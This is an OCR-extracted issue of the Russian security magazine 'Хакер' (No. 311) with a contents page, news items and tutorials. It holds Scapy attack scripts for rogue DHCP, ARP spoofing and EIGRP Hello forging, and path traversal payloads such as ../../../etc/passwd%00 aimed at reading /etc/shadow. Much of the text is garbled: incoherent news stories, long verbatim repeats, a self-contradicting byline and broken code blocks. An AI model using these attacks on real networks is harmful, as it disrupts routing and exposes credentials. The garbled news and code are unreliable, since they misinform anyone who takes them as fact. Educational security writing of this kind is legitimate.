ХАКЕР

№311

СЕТЕВЫЕ ПРОТОКОЛЫ

ГОД МИКРОСКОПОМ

Реализуем атаки на DHCP, EIGRP, DTP и ARP с помощью Python

Атаки NTLM Relay через SCCM

Знакомимся с Angr

File Inclusion и Path Traversal на пальцах

№ 311

CONTENTS

MEGANews
Самые важные события в мире инфосека за февраль

Сетевые протоколы под микроскопом
Реализуем атаки на DHCP, EIGRP, DTP и ARP в приложении на Python

File Inclusion и Path Traversal
Разбираем две базовые веб-уязвимости

Виртуальный шифр
Анализируем энкодер для VMware ESXi

Опасные и интересные уязвимости февраля: Node
js, Windows LDAP и Nvidia CUDA

COM в ловушке
Атакуем Windows через объекты Trapped COM

Штурмуем крепость
Обходим аутентификацию в FortiOS и FortiProxy

Уроки форензики
Расследуем кибератаку через соцсеть и раскрываем маскировку файла

Relay again
Изучаем актуальные техники атак NTLM Relay через SCCM

Злостная эксплуатация
Используем Angr, чтобы найти Buffer Overflow

Темные игры
Потрошим древнюю игру на DarkBASIC

HTB Cicada
Проводим базовые атаки на Active Directory

HTB Trickster
Пробираемся к руту через PrestaShop и Docker

HTB MagicGardens
Эксплуатируем переполнение буфера и повышаем привилегии в Linux

HTB Yummy
Атакуем веб-сервер и эксплуатируем слабую криптографию

Призрачный тап
Как фишеры штампуют ворованные карты через Apple и Google Pay

Закрученный Python
Используем instld, чтобы ставить пакеты на лету

Пышки и Telegram
Пишем клиент Telegram на PHP

Страж безопасности
Защищаем периметр при помощи Wazuh

Злой провод
HackCable собрал 50000 евро на Kickstarter

Здоровое питание
Как правильно подключить ИБП для домашней серверной

Крутые запросы
Как правильно просить Stable Diffusion нарисовать картинку

Хакеры.RU. Глава 0x0E
Следующий уровень

Хакеры.RU. Глава 0x0F
Реинициализация

Хакеры.RU. Глава 0x10
Перцептрон

Хакеры.RU. Глава 0x11
Руткит

MEGANEWS

Мария Шепелина
Мария Шепелина

В этом месяце у криптобиржи Bybit украли 1,5 миллиарда долларов, в Binance обнаружили атаку с малварем, в Росреестр вернули один из создателей и руководителей криптобиржи BTC-e Александр Винник, а Эдуард Эрм прочел первый инфостилер, а есть ссылки чем обычный троянский с фишингом. А также для интересных собеседований в России.

ВИННИК ВЕРНУЛСЯ В РОССИЮ

В Ереван на судебном заседании по экстрадиции гражданина Марта Вебстера из российской тюрьмы американский власти сообщили адвокату его сына Александру Винник, основателю криптобиржи BTC-e Александр Винник.

Винника арестовали в Греции, куда он приехал на отдых в 2017 году, по обвинению в отмывании денег, мошенничестве и торговле наркотиками. Его выдачу просили сразу несколько стран. Но Винник использовал ситуацию, в ходе которой гражданский ранее он получил по отношению друг, сослужившего ему в прошлом — другие страны не вспомнили и другие фрукты забыли, и также пожелал использовать конкурирующие ресурсы страны в ней.

В этой ситуации пошел на Винника гражданин Российской Федерации, ранее не замеченный в преступлениях. Российский гражданин, который ранее обратился в Интерпол, в ходе которого сообщил, что Винник, по его мнению, является преступником, отправился в Грецию, а также был признан если и не самым опасным преступником, то самым преступным.

Российский гражданин по-прежнему ранее сообщил, что Винник, по его мнению, является преступником, отправился в Грецию, а также был признан если и не самым опасным преступником, то самым преступным.

Российский гражданин, который ранее обратился в Интерпол, в ходе которого

MEGANEWS

Этикетка с грузовой службой Google также помечена как Blue Box, Blue Box — это внутренняя грузовая компания Google, которая отвечает за перемещение оборудования, этот слух может быть ложным следу: Google, что, скорее всего, не перенесет проекты, которые не соответствуют стратегии Blue Box. Здесь, кроме нашего инфоповода, которой только доверять, с Google-ом всегда все сложно можно и не сомневаться.

Ищу исключительный другой продукт/сервис? Подскажу, обычно между, в рубрике «Интересный инфоповод», другие после слова «Google» в скобках.

Этикетка грузовой службой, которая называется грузовиком обновления, в переводе с 18-ноября-2025 года на 28-ноября-2025 года.

Как сообщает специальное шведское издание Prosport, грузовик из первых заявительных процессов, этот слух может быть ложным следу: Google, что, скорее всего, не перенесет проекты, которые не соответствуют стратегии Blue Box. Здесь, кроме нашего инфоповода, которой только доверять, с Google-ом всегда все сложно можно и не сомневаться.

> «Мы знаменитые, что группа Black Box (Google's Blue Box) проектировщик и производитель оборудования, которое Google использует для обеспечения обновления своих грузовиков, а не производитель и сборщик грузовиков, поэтому, с такой логикой в Google-ом, Google-ом всегда все сложно можно и не сомневаться, этот слух может быть ложным следу: Google, что, скорее всего, не перенесет проекты, которые не соответствуют стратегии Blue Box. Здесь, кроме нашего инфоповода, которой только доверять, с Google-ом всегда все сложно можно и не сомневаться, что информация для рубрики «Интересный инфоповод», на рассмотрение Вами. Для этого очень полезна на Google-ом.»

Также в пятом были найдены 367 уникальных сокета Zoomlite, что можно предположить о переходе на новое поколение процессоров Intel. Вероятно, они протестили новую платформу Google-ом.

Согласно данным, которые Prosport получил, известный под именем Sofie Black, человек Lagos (один из ключевых сотрудников, Google-ом, Google-ом, Google-ом

MEGANEWS

← Первая страница

MTC VS РОСКОМНАДЗОР

Компания МТС сообщает: что «небоящаяся» предоставлять Роскомнадзору ВСЮ достоверную информацию, которая запрашивается у оператора связи, чтобы, через которую пользователи могут в интернете, нарушает такие сервисы как Facebook и Twitter, которые не соответствуют российскому закону, что предлагаемые ими, наоборот, обосновывают пользователям.

В основном рассмотрение «Роскомнадзора» МТС не подает приказа Роскомнадзора о проверке, сроком, состоит в формате предоставления оператор подробно данных.

Напомним, что этот прецедент был опубликован в декабре 2004 года. Тогда в МТС «Мегафон» и «Вымпелком» сообщили, что «Мегафон» отказался в отношении, которые закрыли на заблокированных в России оператор.

Сейчас ситуация такая, что «Мегафон» и «Вымпелком» отказались в ответ на запрос «Мегафон» в адрес «ВК» (соцсеть «Вконтакте») и «Одноклассники» и заверили в информации и в различных заинтересованных лиц.

Ранее, в начале прошлого года, МТС сообщила, что «Мегафон» предоставил конфиденциальной информации, «ограниченной человеческих достоинствах» и «Мегафон» предоставил информацию, которая, в частности, «Мегафон» предоставил информацию, которая, в частности, «Мегафон» предоставил информацию, которая, в частности,

СЕТЕВЫЕ ПРОТОКОЛЫ ПОД МИКРОСКОПОМ

Реализуем клиентов DHCP, EIGRP, OTP и ARP в приложении на Python

Дмитрий Волков
Основатель компании Positive Technologies

В этой статье я познакомлю тебя с клиентом EIGRP, Ansible, Telnet, OTP, Scapyton, DHCP Starvation, CAM Table Overflow и еще парочкой сетевых протоколов. Все примеры я сделал на языке Go и на Python, которые хорошо зовут для создания скриптов. Более мощного аналога у языка Perl нет.

ЗАДУМКА

Как-то раз, когда я был студентом третьего курса, у меня стояла задача сделать лабораторную работу по сетевым протоколам. Я сделал все, что нужно, и сдал работу, но мне стало интересно, что же протокол, как он работает, какие есть атаки и как делать. Когда я первый раз пытался, дело затянулось, потому что приходилось лезть в RFC, а это, как ты знаешь, не для слабых. Но в конечном итоге я разобрался, сделал все, что нужно, и сдал работу. Но с тех пор я не забывал интересоваться сетевыми протоколами.

Сейчас я работаю в компании Positive Technologies в отделении пентестов. Почему я вспомнил свой институт? Потому что в нем я и начал свой путь в пентесте. Но с тех пор я не ДоС'ил университеты, а пентестил. Сейчас я занимаюсь тем, что пишу свои утилиты для пентеста, а также пишу статьи для нашего блога. Сегодня я расскажу, как я пишу свои утилиты, как я пишу свои статьи и как делаю. Когда я первый раз пытался, дело затянулось, потому что приходилось лезть в RFC, а это, как ты знаешь, не для слабых. Но в конечном итоге я разобрался, сделал все, что нужно, и сдал работу. Но с тех пор я не забывал интересоваться сетевыми протоколами.

Сейчас я занимаюсь тем, что пишу свои утилиты для пентеста, а также пишу статьи для нашего блога. Сегодня я расскажу, как я пишу свои утилиты, как я пишу свои статьи и как делаю. Когда я первый раз пытался, дело затянулось, потому что приходилось лезть в RFC, а это, как ты знаешь, не для слабых. Но в конечном итоге я разобрался, сделал все, что нужно, и сдал работу. Но с тех пор я не забывал интересоваться сетевыми протоколами. Сейчас я занимаюсь тем, что пишу свои утилиты для пентеста, а также пишу статьи для нашего блога. Сегодня я расскажу, как я пишу свои утилиты, как я пишу свои статьи и как делаю.

Я знаю, что в сообщении о уязвимости в каком-нибудь ПО, в том числе и в Linux, есть ссылка на PoC. Но в большинстве случаев такой эксплуатацией я отсылаю к Metasploit. Но в большинстве случаев такой эксплуатации

СЕТЕВЫЕ ПРОТОКОЛЫ ПОД МИКРОСКОПОМ

РЕАЛИЗАЦИЯ ВЗАИМОДЕЙСТВИЯ ОПУ И АРМ В ПРИЛОЖЕНИЯХ НА PYTHON

Мы и киберсоциум, все вместе на таблицы соединенные DHCP

Все работает, и на таблицы не обращаем внимания. Пока не сломается.

Rogue DHCP

Rogue DHCP работает совершенно мошеннической DHCP-сервер. Нужен он, чтобы перенаправить трафик на другой DHCP-сервер. Для чего? Для того, чтобы перехватывать пакеты DHCP и вносить в них свои данные. Зачем? Для того, чтобы сделать этого вашего бедного друга «сломанным» интернетом и «ограниченным» в доступе к ресурсам сетевым.

К тебе приходит DHCP-Discover, ты отвечаешь с Offer, а мне в ответ DHCP-Request, тот, ему ответ как надо. Что интересно при этом выдается очень мало. Только маска, шлюз и DNS. Но! Мы в ответ на DHCP-Request отдаем еще и Option 121 и Option 249 с маршрутами. Для чего? Для того, чтобы все пакеты направлялись через мой DHCP-сервер. Зачем? Для того, чтобы я мог перехватывать пакеты DHCP и вносить в них свои данные.

Настройка DHCP-сервера на Linux

Прочитаем, что в начале на меня и сделал один как я. Потом. Ирина что-то выдумывает.

«Итак, пользователь заказчика мне в ухо. Ты, сказал, что выполнишь отладчик?»

```
pool {
  range 192.168.1.100 192.168.1.200;
  option domain-name "example.local";
  option domain-name-servers 192.168.1.1;
  option routers 192.168.1.1;
  subnet 192.168.1.0 255.255.255.0;
  subnet = subnet(0) + " " + subnet(1) + " " + subnet(2) + " "
}
```

Мы на стороне клиента получаем **pool**. Где будет формироваться IP-адрес (см. Что четвертое значение **start_host** и **end_host** определяет первые три октета подсети. Для этого адрес сервера мы берем из **server_ip**. Четвертый октет мы генерим случайно. Но! Первые три октета мы получаем. Будет создана сеть на маске 255.255.255.0.

```
i = 0; range=[];
while(subnet != str(start_host)):
    start_host += 1
    i += 1
pool[0] = 0
pool = range[randint(0, i)]
```

Теперь нам нужен **while**, который будет заменять пакеты DHCP по фильтру **filter="udp and (port 67 or port 68)"**, **count=0** – говорящий, что фильтрация пакетов будет вешаться на порт **iface="eth0"**.

```
while count = 0:
    sniff(iface=iface, prn=packet_handler, filter="udp and (port 67 or port 68)", count=0)
```

Вот что получается в функции **packet_handler**:

```
def packet_handler(packet):
    mac_address = packet[Ether].src
    if mac_address in database:
        print("Устройство {} уже есть в базе. Игнорируем DHCP Discover".
        format(mac_address))
        return
    if packet[DHCP].options[0][1] == 1:
        print("Получен DHCP Discover от {}".format(mac_address))
        offer = Ether(src=iface, dst="ff:ff:ff:ff:ff:ff")/
        IP(src=server_ip, dst="255.255.255.255")/
        UDP(sport=67, dport=68)/
        BOOTP(op=2, chaddr=mac_to_bytes(mac_address), xid=
        packet[BOOTP].xid, yiaddr=str(pool[0])+"."+str(pool[1])+"."
        +str(pool[2])+"."+str(pool[3]), siaddr=server_ip, giaddr=
        "0.0.0.0")/DHCP(options=[("message-type", 2),("server_id",
        "{}".format(server_ip)),("subnet_mask", "255.255.255.0"),
        ("router", "{}".format(server_ip)),("lease_time", 86400),
        ("renewal_time", 43200),("rebinding_time", 75600),
        ("domain_name", "example.local"),("domain_name_server",
        "{}".format(server_ip)),("end")])
        sendp(offer, iface=iface)
        database.append(mac_address)
```

Сначала берем данные, на какое обновление. Это блок кода начинает **packet** (пакетный DHCP DISCOVER) и **packet.haslayer(DHCP)** – если пакет является DHCP-пакетом. Если DHCP-пакет, то мы берем MAC-адрес клиента **mac_address** и сравниваем с базой данных **database** для дальнейшей отправки сообщения (OFFER и ACK) клиенту.

Если MAC-адрес клиента в базе, то мы игнорируем пакеты по MAC-адресу клиента и сообщаем клиенту. Если MAC-адреса в **database** нет, то мы делаем добавление его, запоминаем, что клиентом! И идет на поиск **packet[DHCP].options[0][1] == 1** – это значение опции DHCP. Если это значение равно 1 – то мы отправляем это есть это MAC. То есть мы отправляем DHCP-Offer. И формируем для отправки (то есть это MAC). То есть мы отправляем DHCP-Offer. И формируем для отправки (то есть это MAC). То есть мы отправляем DHCP-Offer. И формируем для отправки (то есть это MAC). То есть мы отправляем DHCP-Offer. И формируем для отправки (то есть это MAC). Но! Мы в ответ на DHCP-Request отдаем еще и Option 121 и Option 249 с маршрутами. Для чего? Для того, чтобы все пакеты направлялись через мой DHCP-сервер. Зачем? Для того, чтобы я мог перехватывать пакеты DHCP и вносить в них свои данные.

Теперь нам нужно отправить DHCP-Offer.

Клиент отправляет сообщение DHCP Discover с запрашиваемым ранее IP-адресом.

Сервер отвечает сообщением DHCP Offer с предложением клиенту IP-адреса, который он выделил.

Клиент отправляет сообщение DHCP Request с почтой 3 IP-адреса.

Сервер посылает клиенту DHCP-сервера клиент принимает предложение сервера серверу.

Теперь нужно с сервера получить на клиенте MAC-адреса клиента в списке **database**. Чтобы сделать и тем, не клиенты не выдавать несколько раз IP-адреса. Для этого нужно сделать обновление **database** на клиенте. Для этого клиента будет выдаваться по сервера IP-адреса на порт **port**.

Для обновления **database** на клиенте нужно сделать **database = database + mac_address**.

Если сообщение DHCP DISCOVER в клиенте – это начальный этап его обнаружения, клиент отправляет DHCP-Request с отправкой клиенту сообщения DHCP OFFER с IP-адресом для аренды (то есть его MAC). То есть клиент отправляет DHCP-Request с отправкой клиенту сообщения DHCP OFFER с IP-адресом для аренды (то есть его MAC). Но! Мы в ответ на DHCP-Request отдаем еще и Option 121 и Option 249 с маршрутами. Для чего? Для того, чтобы все пакеты направлялись через мой DHCP-сервер. Зачем? Для того, чтобы я мог перехватывать пакеты DHCP и вносить в них свои данные.

```
# Шаг 3 - DHCP Request
if packet.haslayer(DHCP) and packet[DHCP].options[0][1] == 3:
    mac_to_bytes(mac_address), xid=) + bytes(
    mac_address) + b'\x00\x00\x00
```

СЕТЕВЫЕ ПРОТОКОЛЫ ПОД МИКРОСКОПОМ

ИЗУЧАЕМ АТАКИ ПРИ ПОМОЩИ DHCP, DTP И ARP В ПРИЛОЖЕНИИ MIKROTIK

Сетевые атаки **Dos**, **Spoofing** могут не только нанести ущерб сетевому ресурсу, но и отразиться от его имени сообщениями **DHCP**, **NetBIOS**, **NetBIOS Name Service**, **Dynamic Trunking Protocol**, **Address Resolution Protocol**, **Internet Control Message Protocol**.

Кстати, что такое **spoofing**? Это подмена, или имитация, чьего-нибудь IP-адреса.

Если вы прочитали наши статьи, то были отправлены четыре пакета **DHCP RELEASE** — по одному каждому, куда нашел ответный запрос на новые конфигурации на клиентах по сервер прочтения.

Теперь отправим пакеты на сервер **DHCP**, чтобы:

Вроде все **IP** адреса, которыми и сетевой момент пользуются в сетевом, злоумышленник и могут быть запрошенными через атаку DHCP Starvation, DHCP Release Spoofing, выдавать клиентам использовать пары подменных адресов Default DHCP.

Кстати по прочтении наших статьи, что было отправлено четыре пакета DHCP RELEASE — по одному каждому, куда нашел ответный запрос на новые конфигурации на клиентах по сервер прочтения.

Теперь отправим пакеты на сервер **DHCP**, чтобы:

ARP

Имеется достаточно и нюансов по поводу того, почему протокол и более не стоит использовать в сетях. Ведь, если вы прочтете статью Dmitry Kozlov, Danny Jan, сетевой протокол ARP, то вы прочтете, что злоумышленник может без начала отравления, минуя ARP-кэш сервера, минуя ARP-кэш сервера, злоумышленник может отправить пакеты с подменным IP-адресом, но с своим MAC-адресом, и на ответ, что сервер, что клиент ответят на своем компьютере, не отразив на сервер прочтения.

Теперь отправим на клиентов ARP Spoofing, так же просто и анонимно:

Вроде IP адреса клиентов и сервер отправлены, жмем Start.

Если **VICTIM'S MAC address = Gateway MAC address** соответствует сетевому адресу злоумышленника.

Как показывает **ARP Spoofing** в сетевом и другого в сетевом сервере. ARP Response стоит без запроса:

```
arp_response_for_gateway = [:parse [:rndstr 12 "0123456789abcdef"]]
                           ARP(op=2, psrc=victim_ip_address,
                           pdst=gateway_ip, hwsrc=victim_mac,
                           hwdst=gateway_mac)
victim_ip = arp_ip_address
victim_mac = [:parse [:rndstr 12 "0123456789abcdef"]]
gateway_ip = arp_ip_address
gateway_mac = [:parse [:rndstr 12 "0123456789abcdef"]]

arp_request_for_victim = ETH(src=gateway_mac, dst=victim_mac)/
                         ARP(op=1, hwsrc=gateway_mac,
                         psrc=gateway_ip, hwdst=victim_mac,
                         pdst=victim_ip)
victim_request_for_victim, [:error=false]

:if [victim_request_for_victim
    != nil] do={
    :if [victim_request_for_victim
        != nil] do={
        victim_request_for_victim=victim_request_for_victim
        victim_mac = victim_mac
        victim_ip = victim_ip
        gateway_mac = gateway_mac
        gateway_ip = gateway_ip
        :if [victim_request_for_victim, [:error=false]
        != nil] do={
        :if [victim_request_for_victim
            != nil] do={
            victim_request_for_victim=victim_request_for_victim
            victim_mac = victim_mac
            victim_ip = victim_ip
            gateway_mac = gateway_mac
            gateway_ip = gateway_ip
            :if [victim_request_for_victim, [:error=false]
```

СЕТЕВЫЕ ПРОТОКОЛЫ ПОД МИКРОСКОПОМ

РЕАЛИЗУЕМ АТАКИ НА DHCP, EIGRP, OTP И ARP В ПРИЛОЖЕНИИ НА PYTHON

Все практическое то же самое: самый левый фрейм — параметры надежного маршрутизатора EIGRP, которые мы будем использовать для установления соседства и маршрутизации. Центральный фрейм — центральное фреймовое EIGRP-ачество.

Правый фрейм — меня новая задача. После соседа нахожу нахожу на ночку Update мы отправляем в сеть сообщение EIGRP Update. Так вот, чтобы новое было обходчиком, что создает фрейм, который потом отсоединяем, и в добавил этот фрейм. Если создай фрейм в ответ отправит пакет подтверждение ACK, то все в порядке, значит, он добавил наш маршрут к себе в таблицу. В правом фрейме тогда появится запись с отправленным маршрутом и статусом **OK**. Если пакет подтверждения не пришел, значит, статус будет **ERR**.

Злоупотребление K-значениями EIGRP

До недавнего времени я не знал об этой атаке на EIGRP всвежию, и то тоже нет в курсе.

Начнем с теории. К-коэффициенты (или K-значения) в EIGRP используются для расчета метрики маршрутизатора EIGRP. К-значений EIGRP по сложной формуле определяет стоимость маршрута на основе нескольких параметров, таких как скорость соединения (K1), нагрузка (K2), задержка (K3), надежность (K4, K5) и MTU.

Для установления и поддержания соседства в маршрутизаторе EIGRP должны быть одинаковые значения K-коэффициентов. То есть если в нижнем N-значение поменяется, то соседство между роутерами прекратится и маршрутизация между ними будет нарушена. Теперь вопрос: что мы для этого можем сделать? Очень просто! Мы можем отправлять пакеты Hello с измененными K-коэффициентами с ними легитимных роутеров, тогда соседство между ними будет нарушено.

Однако есть одно ограничение: маршрутизаторы должны быть подключены к тому же коммутатору, что и злоумышленник. Если же маршрутизаторы соединены напрямую, злоумышленник должен каким-то образом вклиниться между ними (например, с помощью SnarfAtp Gigabit Network Sniffer, хотя это и сложновато).

Допустим, роутеры соединены друг с другом через коммутатор. Запускаем атаку EIGRP Abusing K-values.

```
[root@kali ~]# ./eigrp_abusing.py
```

Вот что происходит за кадром:

```
eigrp_routers = {}

def packet_callback(packet):
    if packet.haslayer(IEEPP):
        src_mac = packet[Ether].src
        src_ip = packet[IP].src
        asn = packet[EIGRP].asn
        if src_mac in [router["MAC"] for router in eigrp_routers.
values()]:
            pass
        else:
            eigrp_routers[f"Router{router_count}" = {"MAC": src_mac,
"IP": src_ip, "ASN": asn}

sniff(filter="proto 88", prn=packet_callback, timeout=15)
```


Сначала создаем пустой словарь eigrp_routers. Затем в течение 15 секунд прослушиваем EIGRP-пакеты в сети. Если такие пакеты обнаружены, добавляем в словарь соответствующие данные MAC- и IP-адресов, а также номер автономной системы. Это позволит нам позже отправлять от имени этих роутеров новоиспеченные Hello-пакеты.

Дальше дело за малым — мы просто запускаем цикл, в каждой итерации которого от имени каждого роутера отправляем по одному подделанному пакету Hello:

```
while True:
    for router in eigrp_routers:
        src_address = eigrp_routers[router]["MAC"]
        ip_address = eigrp_routers[router]["IP"]
        asn = eigrp_routers[router]["ASN"]

        fake_hello_packet = Ether(src=mac_address, dst="01:00:5e:00:
00:0a") / \
                                IP(src=ip_address, dst="224.0.0.10", ttl=
2) / \
                                                EIGRP(opcode=5, asnum=asn) / \
                                                EIGRPParam(k1=random.randint(0, 1), k2=
random.randint(0, 1), k3=random.randint(0, 1), k4=random.randint(0, 1)
), k5=random.randint(0, 1)) / \
                                                                EIGRPSoftver()
        sendp(fake_hello_packet)
    time.sleep(2)
```

Не нужно устраивать лавинную рассылку Hello-пакетов, достаточно отправлять их чаще, чем это делает сам роутер. По умолчанию они отправляют Hello-пакеты каждые 5 секунд. Поэтому после отправки одного точного пакета Hello от имени каждого роутера раз в 2 секунды, после чего повторим операцию. Кстати, я решил отправлять в пакетах Hello рандомные K-значения. На каждого роутера.

Посмотрим, что у нас происходит в Wireshark.



Вроде бы ничего необычного: два роутера просто обмениваются приветствиями, иногда сказано то обновлениями.

Спустя несколько и потребуем посмотреть состояние соседа.

```
[root@kali ~]# vtysh
Hello, this is quagga (version 0.99.22.4).
Copyright 1996,97,98,99,2000,01,02,03,04,05,06,07,08,09,10,11,12,13,14,15,16 Kunihiro Ishiguro, Hiroyuki Ozaki, Hiroshi Yamamoto, Hiroyuki Yamamoto, Lindas Berkeley, Jochen Bauer, Mike Hasler, Orsten Andersson, Andrew Rabeler, Robert Boisvert, Paul Jakma, Paul Hamilton, Hugo Santos, Martin Winter, Chris Hanks, Hasso Tepper, Dmitry Ivanov, Jeroen van Bemmel, Daniel Walton, Jose Luis Rivas Contreras, Fredy Kuenzler, Michael Anderson, Andrew Gallo, Maxim Alzoba, Jan Ollmann, Lars Fenneberg, Stanislas Zaguzin, Vincent Jardin, Antti Ylikoski, Ollivier Robert, Chris Caputo, Martin Pels, Feng Lu, Feng Gao, Daniel Ta, Xinwei Hu, Balaji Rajan, Avinash Jaykar, Marco Ramos, Andrew Dryden, Guy Messas, Pooyan McFarland, Hasanali Mansuri, Lizhong Yuan, Anuradha Rao, Rick Payne, Eric Pulvino, Huy Ngo, Sascha Hlusiak, Christian Gunderman, Jonathan Hart, Fabian Keil, Esteban Fuentes, Matthias Hanel, Stefan Sperling, Kamil Jonik, Juan Exposito, Johan Ruseg, Bernhard Penz, Chris Lalancette, Hans Ulrich Niedermann, Gleb Natapov, Matthias Urlichs, Xinpeng Sun, Christian Ehrhardt, Aaron Siddhartha Mitra, Timo Teras, Lutz Donnerhacke, Manoj Srivastava, Nick Hilliard, Nick Kongshaug, Frank Lonhard, Frank Morgner, John Tioti, Daniel Stenberg, Earl Chew, Jerry Cheung, Mitsuru Chinen, Tomas Hlavacek, Greg Troxel, Greg Troxel, Greg Troxel
```

FILE INCLUSION И PATH TRAVERSAL

Разбираем две базовые веб-уязвимости

../../../ETC/PASSWD%00

Роман Ус, АО Компания «Информзащита»

Багги, связанные с включением файлов (File Inclusion) и обходом путей (Path Traversal), с одной из сторон достаточно в веб-безопасности, поскольку позволяют читать и выполнять файлы. В этой статье мы узнаем о самого начала рассмотрим, как они выглядят, как выглядят в исходном коде, и уже в рамках лаборатории разберемся, в чем суть, которая на недавней прошлой — уже совсем-совсем свежей.

INFO

Это статья ориентирована в первую очередь на новичков. А для новичков в деле пентестинга, а также для тех, кто только начинает свой путь в мире взлома, мы сперва — прочитай до добра всего всего и внимательно.

ВКЛЮЧЕНИЕ ФАЙЛОВ (FILE INCLUSION)

Включение файлов (File Inclusion) — это тип уязвимости, которая позволяет злоумышленнику подключить к уязвимому веб-приложению свой файл. Такие уязвимости возникают из-за неправильной обработки пользовательского ввода, что позволяет выполнять вредоносный код на сервере.

Есть несколько разновидностей File Inclusion, но основные виды выделяются или выделяются или же разделяются обычно называются Local File Inclusion (LFI) и Remote File Inclusion (RFI). Local File Inclusion позволяет злоумышленнику подключить к уязвимому веб-приложению свой файл, который уже есть на сервере. В этой статье мы будем рассматривать именно LFI, а основным примером мы РФИ поговорим, давай подробно разберем уязвимость LFI.

Что же делает злоумышленник? Он может использовать такие **Local File Inclusion**:

Ищет файл с файловой системой любо разрешает файл доступен или нет. Если файл доступен, он может использовать его для дальнейшего использования.

Выполняющие коды на стороне сервера, если файл доступен, злоумышленник может использовать его для выполнения своего кода. Это может привести к полному контролю над сервером.

Чтение данных злоумышленник может использовать для чтения данных, которые могут быть использованы для дальнейших атак, таких как SQL-инъекции и XSS-атаки.

Включение Может быть использован файлы в бэкендах позволяет это в будущем сервер сервер в том числе, где находится сервер включения.

Выполняющие коды на стороне сервера злоумышленник может использовать для выполнения своего кода, что может привести к полному контролю над сервером.

Эти уязвимости возникают из-за неправильной обработки пользовательского ввода, что позволяет злоумышленнику использовать уязвимость для доступа к конфиденциальным данным, выполнения вредоносного кода и получения контроля над сервером. Для предотвращения таких уязвимостей необходимо использовать правильную проверку и фильтрацию пользовательского ввода, а также обеспечивать правильную настройку прав доступа к файлам.

Давай разберем простенький пример:

```
<?php
$file = $_GET['file'];
include($file);
```

Здесь переменная может передать в параметр file путь к любому файлу на сервере, например:

```
http://example.com/index.php?file=/etc/passwd
```

Это выведет в browser содержимое файла /etc/passwd в ответ сервера.

Давай рассмотрим пример:

```
<?php
$page = $_GET['page'];
include("pages/$page.php");
```

Это выведет в browser содержимое файла /etc/passwd в ответ сервера.

Это уязвимость можно использовать для доступа к конфиденциальным данным, выполнения вредоносного кода, запуска веб-оболочек и получения контроля над сервером. Для предотвращения таких атак необходимо использовать правильную проверку и фильтрацию пользовательского ввода, а также обеспечивать правильную настройку прав доступа к файлам.

DVWA LEVEL LOW

Сперва нам нужно выбрать уровень, для этого заходим в DVWA Security, выбираем low и нажимаем Submit. Затем нажимаем File Inclusion.

Теперь попробуем файлы /etc/passwd, /etc/shadow, /etc/group. Если сервер выдаст ошибку, то нужно, в конце запроса добавляем %00 (пример: ../../../etc/passwd%00).

Если нажать на кнопку View Source внизу страницы, то откроется исходный код приложения.

Если нажать на кнопку View Source внизу страницы, то откроется исходный код приложения.

КАК УЗНАТЬ, ГДЕ ХАКИМ ФАЙЛЫ МЫ ПОГРУЗИТЬ ВСЕ?

Сперва нужно узнать какие файлы доступны РФИ. В этом нам так называется обработчик запросов, а также, что такое URL-адреса, запросы и прочие.

Обычно попытки запросить — это набор протокола, которые РФИ использует для доступа к удаленным файлам. Например, если злоумышленник хочет прочитать файл /etc/passwd, он может использовать запрос вида http://example.com/index.php?file=/etc/passwd. Здесь переменная file передается в параметр file, который обрабатывается на сервере. Если переменная file не проверяется и не фильтруется должным образом, сервер будет выполнять или отображать содержимое файла /etc/passwd, что может привести к утечке конфиденциальной информации.

Чтобы узнать, какие файлы доступны для чтения и выполнения, можно использовать различные методы. Например, можно использовать инструменты, такие как curl или wget, для отправки запросов к различным файлам и анализировать ответы сервера. Также можно использовать инструменты, такие как Burp Suite или OWASP ZAP, для автоматизации процесса сканирования и анализа уязвимостей.

Также можно использовать знания о различных файловых системах и их структуре, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Linux файлы /etc/passwd и /etc/shadow содержат информацию о пользователях и их паролях, а файлы /etc/group и /etc/hosts содержат информацию о группах пользователей и сетевых настройках.

Также можно использовать знания о различных веб-серверах и их конфигурациях, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Apache файлы /etc/apache2/apache2.conf и /etc/apache2/sites-enabled/* содержат информацию о конфигурации веб-сервера и его виртуальных хостах.

Для определения доступных для чтения и выполнения файлов можно использовать различные методы и инструменты, такие как curl или wget, для отправки запросов к различным файлам и анализа ответов сервера, а также использовать знания о различных файловых системах и их структуре, а также о различных веб-серверах и их конфигурациях.

DVWA LEVEL MEDIUM

Теперь у нас уровень medium. Нажимаем File Inclusion и пишем ../../../etc/passwd.

Если нажать на кнопку View Source внизу страницы, то откроется исходный код приложения.

Теперь у уязвимой версии dvwa почти нет ограничений. Мы можем использовать абсолютные пути, а также использовать URL-адреса, запросы и прочие. Также мы можем использовать различные методы, такие как curl или wget, для отправки запросов к различным файлам, а также использовать различные инструменты, такие как Burp Suite или OWASP ZAP, для автоматизации процесса сканирования и анализа уязвимостей.

Также можно использовать знания о различных файловых системах и их структуре, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Linux файлы /etc/passwd и /etc/shadow содержат информацию о пользователях и их паролях, а файлы /etc/group и /etc/hosts содержат информацию о группах пользователей и сетевых настройках.

Также можно использовать знания о различных веб-серверах и их конфигурациях, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Apache файлы /etc/apache2/apache2.conf и /etc/apache2/sites-enabled/* содержат информацию о конфигурации веб-сервера и его виртуальных хостах.

Для определения доступных для чтения и выполнения файлов можно использовать различные методы и инструменты, такие как curl или wget, для отправки запросов к различным файлам и анализа ответов сервера, а также использовать знания о различных файловых системах и их структуре, а также о различных веб-серверах и их конфигурациях.

DVWA LEVEL HIGH

Теперь у нас уровень high. Нажимаем File Inclusion и пишем file1.php.

Если нажать на кнопку View Source внизу страницы, то откроется исходный код приложения.

Теперь у уязвимой версии dvwa почти нет ограничений. Мы можем использовать абсолютные пути, а также использовать URL-адреса, запросы и прочие. Также мы можем использовать различные методы, такие как curl или wget, для отправки запросов к различным файлам, а также использовать различные инструменты, такие как Burp Suite или OWASP ZAP, для автоматизации процесса сканирования и анализа уязвимостей.

Также можно использовать знания о различных файловых системах и их структуре, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Linux файлы /etc/passwd и /etc/shadow содержат информацию о пользователях и их паролях, а файлы /etc/group и /etc/hosts содержат информацию о группах пользователей и сетевых настройках.

